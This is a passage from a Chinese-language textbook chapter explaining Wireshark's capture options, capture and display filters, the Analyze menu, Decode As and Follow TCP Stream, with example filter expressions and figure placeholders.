- 在实时捕获时，新捕获到的数据包被添加在 Summary Window 的末尾，不会自动卷屏，除非选择 Automatic scrolling in live capture 复选框。
- 选择 Hide capture info dialog 复选框，隐藏捕获信息对话框。

⑤ Name Resolution 栏，若捕获包中数据有名字，则显示为名字。前面已经介绍过。

一切就绪后，单击图 7.19 中所示的 Start 按钮，开始捕获数据，此时已经捕获的各类协议包会实时显示在主界面的上窗口中。当满足上述停止条件后，或单击 Stop 按钮就停止捕获。

(3) Capture Filters(捕获过滤器)对话框

单击主界面 Capture→Capture Filters…选项，弹出捕获过滤器对话框如图 7.20 所示。




图 7.20　Capture Filters 对话框

Capture Filters 对话框允许用户对捕获过滤器进行管理，删除或创建新的捕获过滤器。如果在菜单中没有所需过滤器，可在 Filter name 中输入新的过滤器名称，如 HTTP Traffic，然后在 Filter string 中输入捕获过滤字符串 port 80，单击 New 按钮就保存了。也可以从过滤器列表中选择现有的过滤器进行修改或删除，一切就绪，单击 Save 按钮，这些过滤器即可在后续捕获中调用。

6）Analyze（分析）菜单

图 7.11 主界面上的 Analyze 菜单的选项及功能，如表 7.9 所示。利用这些分析工具可以迅速地从捕获数据中提取重要信息。

表 7.9　主界面上的 Analyze 菜单及功能

菜单选项	功能描述
Display Filters…	创建和编辑显示过滤器
Apply as Filter	让当前输入的显示过滤器字段立即生效
Prepare a Filter	对当前显示过滤器做出修改，但不立即使之生效
Enabled Protocols…	选择和启用各种协议的解析器
Decode As…	指定将某个包作为特殊的协议进行解析
User Specified Decodes	用户指定的协议解释器
Follow TCP Stream	将分散在各数据段中传输的 TCP 流取出，组装还原
Follow SSL Stream	跟踪取出 SSL 流的传输，组装还原完整的 SSL 流
Expert Info	对捕获文件的专家信息
Expert Info Composite	对捕获文件的专家信息的合成

（1）Display Filter（显示过滤器）和 Filter Expression（过滤器表达式）

图 7.21 是单击主界面 Analyse→Display Filters…选项后弹出的 Display Filter 对话框。




图 7.21　Display Filter 对话框

可以从 Display Filter 列表中选择一个过滤器，用于从捕获文件中过滤显示所需要的数

据包,使用十分方便。该过滤器的表达式显示在 Filter string 中。已提供的这些过滤器列表可满足大多数的应用。

如果列表中的过滤器不能满足需要,可以自己创建新的显示过滤器。首先在 Filter name 中输入新过滤器的名称,如 HTTP Traffic Flow,然后在 Filter string 中输入过滤表达式。通常可单击 Expression,在弹出的 Filter Expression 对话框(图 7.22)中进行过滤器字符串的构造。在 Field name(类型名称)中选择需要显示的协议及其字段,在 Relation(比较运算符)中选择相应的运算符,在 Value(代码值)中输入相应参数,过滤表达式即构造完成。表达式 tcp.dst port==80,即过滤出 TCP 协议包中目的端口为 80 的数据包。




图 7.22 Filter Expression 对话框

(2) 设置为 Apply As Filter(过滤器)和 Prepare a Filter(设计过滤器)子菜单

主界面图 7.11 的 Analyze 菜单中的 Apply As Filter 和 Prepare a Filter 子菜单,针对主界面中部的 Protocol Tree Window 的各字段进行显示过滤。两个子菜单功能基本相同。前者直接应用过滤条件表达式,在 Summary Window 中做筛选;后者只在过滤器工具栏的下拉文本框中显示过滤条件,但并不处理 Summary Window 中的包,除非单击过滤器工具栏的 Apply。以上两子菜单的选项及实例如表 7.10 所示。过滤器的应用案例见第 12.2 节和图 12.5。

表 7.10 Analyse 菜单中 Apply As Filter 和 Prepare a Filter 选项及实例

菜 单 选 项	显示过滤字符串实例
Selected	tcp.ack==5411
Not Selected	!(tcp.ack==5411)
And Selected	(tcp.seq==0)&&(ip.src==221.232.68.236)
Or Selected	(tcp.seq==0)||(ip.src==221.232.68.236)
And Not Selected	(tcp.seq==0)&&!(ip.src==221.232.68.236)
Or Not Selected	(tcp.seq==0)||!(ip.src==221.232.68.236)

(3) Enabled Protocols(激活协议解析器)对话框

单击主界面 Analyse→Enabled Protocols…选项,弹出对话框如图 7.23 所示。在该对话框允许用户激活或取消某个协议的解析器,通过 Status 中的复选框选择。也可通过单击 Enable All、Disable All 和 Invert 按钮来全部激活、全部禁止和全部反向操作。完成后单击 Save 按钮退出。




图 7.23 分析 Analyse 菜单中的 Enabled Protocols 对话框

(4) 将指定地址数据强制解析为指定协议

单击主界面的 Analyse→Decode As…选项 ,弹出 Decode As 对话框如图 7.24 所示。可将地址与协议绑定。当 Wireshark 在解析数据包时,会根据包中"协议字段"的值来决定使用哪种解码器对该包进行解码。Wireshark 允许用户根据链路层(Link 选项卡)、网络层




图 7.24 Decode As 对话框的 Transport 选项卡

(Network 选项卡)或传输层(Transport 选项卡)的特征字段解码。最典型的情况涉及 TCP 端口号,Wireshark 根据它做出决定由哪个解析器来翻译 TCP 数据包的内容,这是由其源端口或目的端口控制的。也可以在一个非标准端口上运行某个协议,例如在 port 7000 上运行 HTTP 协议。

从图 7.24 的协议列表中选定要强制解码的协议,单击 Apply 按钮即可对当前端口号按照指定的协议类型强制解码。单击 Show Current 按钮,在弹出的 Decode As: Show 对话框中,可以看到当前被强制解析协议的概况,如图 7.25 所示。也可单击 Analyze→User Specified Decodes…选项,打开这个对话框。




图 7.25　显示当前端口对应的协议

在图 7.25 中 Decode As: Show 对话框的各列显示了强制指定的解析内容:Table 列为当前解码所依据的协议类型;Value 列为端口值,本例中是 TCP port 和端口号 179;Initial 列为常规情况下该端口对应的协议类型;Current 列为强制解析后的协议类型。本例中,端口 179 在正常情况下是 BGP 协议,而此处强制解析为 HTTP。

(5) Follow TCP stream(跟踪 TCP 数据流)

在已捕获的数据包中选中了一个 TCP 会话进程的第一个包后,单击 Analyse→Follow TCP Stream,即可将通信双方分割成多个数据段传输的报文完整地组装还原。组装还原的 TCP 会话数据流如图 7.26 所示。此功能可以非常直观地读出 TCP 通信双方所交互的完整信息,以及传输的网页内容等。

